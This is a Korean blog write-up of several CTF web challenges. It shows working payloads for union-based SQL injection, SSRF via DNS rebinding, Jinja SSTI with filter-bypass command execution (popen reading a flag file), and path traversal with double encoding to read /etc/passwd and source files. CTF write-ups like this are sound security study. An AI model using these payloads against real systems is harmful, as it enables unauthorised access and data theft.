Lunar Auth

/admin 엔드포인트에 접근해서 개발자 도구로 자바스크립트 코드를 확인해보면 위와 같이 base64로 인코딩된 username/pw를 알 수 있다.
이를 디코딩하고 로그인하면 flag 획득
Lunar Shop
product_id=1 union select 1,2,3,4
위와 같이 Union 페이로드를 넣으면 아래에 1,2,3,4가 대입된다.
→ union based sqli 확인
4번 영역에 sqlite_version()을 넣어보니까 버전이 출력된다.
→ sqlite 사용중
1 union select 1,2,3,(SELECT name FROM sqlite_master WHERE type='table' limit 2,3)
위와 같은 페이로드를 넣으면 flag라는 컬럼이 있는걸 확인할 수 있음
SELECT sql FROM sqlite_master WHERE tbl_name='flag'
CREATE TABLE flag ( id INTEGER PRIMARY KEY AUTOINCREMENT, flag TEXT NOT NULL UNIQUE )
라는 결과를 얻을 수 있음
→ flag라는 컬럼이 있다.
select flag from flag limit 1
→ sun{baby_SQL_injection_this_is_known_as_error_based_SQL_injection_8767289082762892}
Intergalactic Webhook Service
def is_ip_allowed(url):
    parsed = urlparse(url)
    host = parsed.hostname or ''
    try:
        ip = socket.gethostbyname(host)
    except Exception:
        return False, f'Could not resolve host'
    ip_obj = ipaddress.ip_address(ip)
    if ip_obj.is_private or ip_obj.is_loopback or ip_obj.is_link_local or ip_obj.is_reserved:
        return False, f'IP "{ip}" not allowed'
    return True, None
이 함수 보면 딱봐도 ssrf인 것 같음
dns rebinding으로

이렇게 127.0.0.1과 non local ip를 조합해서 아래와 같이 전달하면 된다.
→ "<http://7f000001.5db8d822.rbndr.us:5001/flag>

-> sun{dns_r3b1nd1ng_1s_sup3r_c00l!_ff4bd67cd1}
Web Forge
일단 감이 안잡히길래 robots.txt를 쳐보니까 아래의 결과를 확인할 수 있었다.
User-agent: *
Disallow: /admin
Disallow: /fetch

# internal SSRF testing tool requires special auth header to be set to 'true'
/admin에 접근하면 → Forbidden, You don't have the permission to access the requested resource. It is either read-protected or not readable by the server.
/fetch에 접근하면 → 403 Forbidden: missing or incorrect SSRF access header
라고 뜬다.
/fetch에 접근해서 ssrf 툴을 사용하려면 옳은 헤더를 사용해야 한다. 문제 설명에서 퍼저를 사용해도 된다고 했기 때문에 퍼저를 이용헤서 어떤 헤더가 필요한지 찾아보면 될 것 같다.
import requests

# 테스트할 URL (예: /echo, /api 등)
URL = "<https://wormhole.sunshinectf.games/fetch>"

# 확인할 헤더 목록 (대표적인 것들)
TEST_HEADERS = [
				"....생략...."
]

def test_headers():
    for hdr in TEST_HEADERS:
        print(f"\\n[+] Testing header: {list(hdr.keys())[0]}")

        try:
            resp = requests.get(URL, headers=hdr, timeout=5)

            # 응답 본문 앞부분 확인
            print("Response body snippet:")
            print(resp.text)

        except requests.exceptions.RequestException as e:
            print(f"Error: {e}")

if __name__ == "__main__":
    test_headers()
위와 같이 스크립트를 작성하고 실행하며 Allow: true 태그가 들어가면 성공적으로 ssrf tool에 접근할 수 있다는 것을 알 수 있다.
/fetch 엔드포인트에서 url을
→ http://127.0.0.1/admin?template=hi 이렇게 전달하면 아래와 같은 결과가 뜬다.

위의 에러는 포트가 틀려서 접속이 불가하다는 뜻이다. 따라서 이것도 퍼징으로 포트를 알아내야 하는데 대충 8000 포트 연결헤보니까 바로 됐다.

ssti 페이로드를 날려봤는데 잘 작동하는걸 보니, ssti로 플래그 뽑으면 될 것 같다.
<http://127.0.0.1:8000/admin?template={{config.__class.__init__.__globals__['os'].popen('ls').read()}>}
이렇게 페이로드를 넣어서 전달해봤는데 “Nope”라고 뜬다. 뭔가 필터링이 있는듯하다.
{{request|attr('application')|attr('__globals__')('__builtins__')|attr('__getitem__')('__import__')('os')|attr('popen')('id')|attr('read')()}}
→ 정상적으로 출력됨
<http://127.0.0.1:8000/admin?template=>{{request|attr('application')|attr('\\x5f\\x5fglobals\\x5f\\x5f')|attr('\\x5f\\x5fgetitem\\x5f\\x5f')('\\x5f\\x5fbuiltins\\x5f\\x5f')|attr('\\x5f\\x5fgetitem\\x5f\\x5f')('\\x5f\\x5fimport\\x5f\\x5f')('os')|attr('popen')('cat /opt/chal/flag*')|attr('read')()}}
위의 페이로드를 넣으면 flag 획득이 가능하다.
참고 : https://github.com/payloadbox/ssti-payloads
근데 이 문제는 게싱이 너무 많은 것 같다. 풀기 까다로움
Lunar File Invasion
# don't need web scrapers scraping these sensitive files:

Disallow: /.gitignore_test
Disallow: /login
Disallow: /admin/dashboard
Disallow: /2FA
.gitignore_test 파일을 다운받아 보니까 아래와 같은 파일을 확인할 수 있었다.
# this tells the git CLI to ignore these files so they're not pushed to the repos by mistake.
# this is because Muhammad noticed there were temporary files being stored on the disk when being edited
# something about EMACs.

# From MUHAMMAD: please make sure to name this .gitignore or it will not work !!!!

# static files are stored in the /static directory.
/index/static/login.html~
/index/static/index.html~
/index/static/error.html~
그 후에 다시 login.html 파일을 열어보니 아래와 같은 코드를 발견했다.
<input value="admin@lunarfiles.muhammadali" type="text" name="email">
<label for="Password">Password</label>
<!-- just to save time while developing, make sure to remove this in prod !  -->
<input value="jEJ&(32)DMC<!*###" type="text" name="password">
<button type="submit">Login</button>
admin@lunarfiles.muhammadali/jEJ&(32)DMC<!*###

로그인 성공, 이 2FA 인증은 그냥 /admin/dashboard로 이동하면 우회된다. 이후에 secret1~3.txt 파일들의 내용을 확인해보니 LFI로 flag를 탈취해야 하는 것 같다.

secret3.txt를 burp로 확인하면 위와 같은 내용을 볼 수 있다. download 폴더 안에서 secret3.txt를 가져오는듯하다. 따라서 우리는 아래와 같이 LFI를 시도할 수 있다.
payload :
%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2Fetc%2Fpasswd

하지만 에러가 뜬다. 뭔가 필터링이 있는듯하다. 그렇다면 더블 인코딩을 통해 우회해보자.

이것도 막힌다. 그럼 다른 방법으로 우회를 해야한다.
일단 해당 문제에서는 ../../를 필터링 하고 있다. 따라서 이를 우회해야 하는데 .././.././.././를 이용하면 ../를 연속으로 사용하지 않고 path traversal을 일으킬 수 있기 때문에
..%252F.%252F..%252F.%252F..%252F.%252F..%252F.%252Fapp.py를 활용하여 app.py 코드를 확인하자.
코드를 확인하니까 ./FLAG/flag.txt에 파일이 저장되어 있는 것을 확인할 수 있었다.

따라서 → /admin/download/..%252f.%252f..%252f.%252f..%252fFLAG%252fflag.txt
이렇게 삽입하면 flag를 획득할 수 있다.
참고 : https://comradelab.win/2023/03/proc-enumeration/
"/proc" file system | Enumerating for a foothold
The /proc filesystem is a unique location in a Linux system which holds runtime information of the system. Let’s look at why does it exist and how can a malicious actor can leverage it for enumeration
comradelab.win
'CTF & Wargame(CTF's)' 카테고리의 다른 글
| Blackhat MEA 2025 write up (0) | 2025.12.13 |
|---|---|
| HITCON - IMGC0NV(다시) (0) | 2025.10.17 |
| CCE 예선 - Photo Editing(web) 라이트업 (0) | 2025.10.17 |
| WatCTF writeup(web) (0) | 2025.09.11 |
| 제 31회 해킹캠프 CTF write up (0) | 2025.09.10 |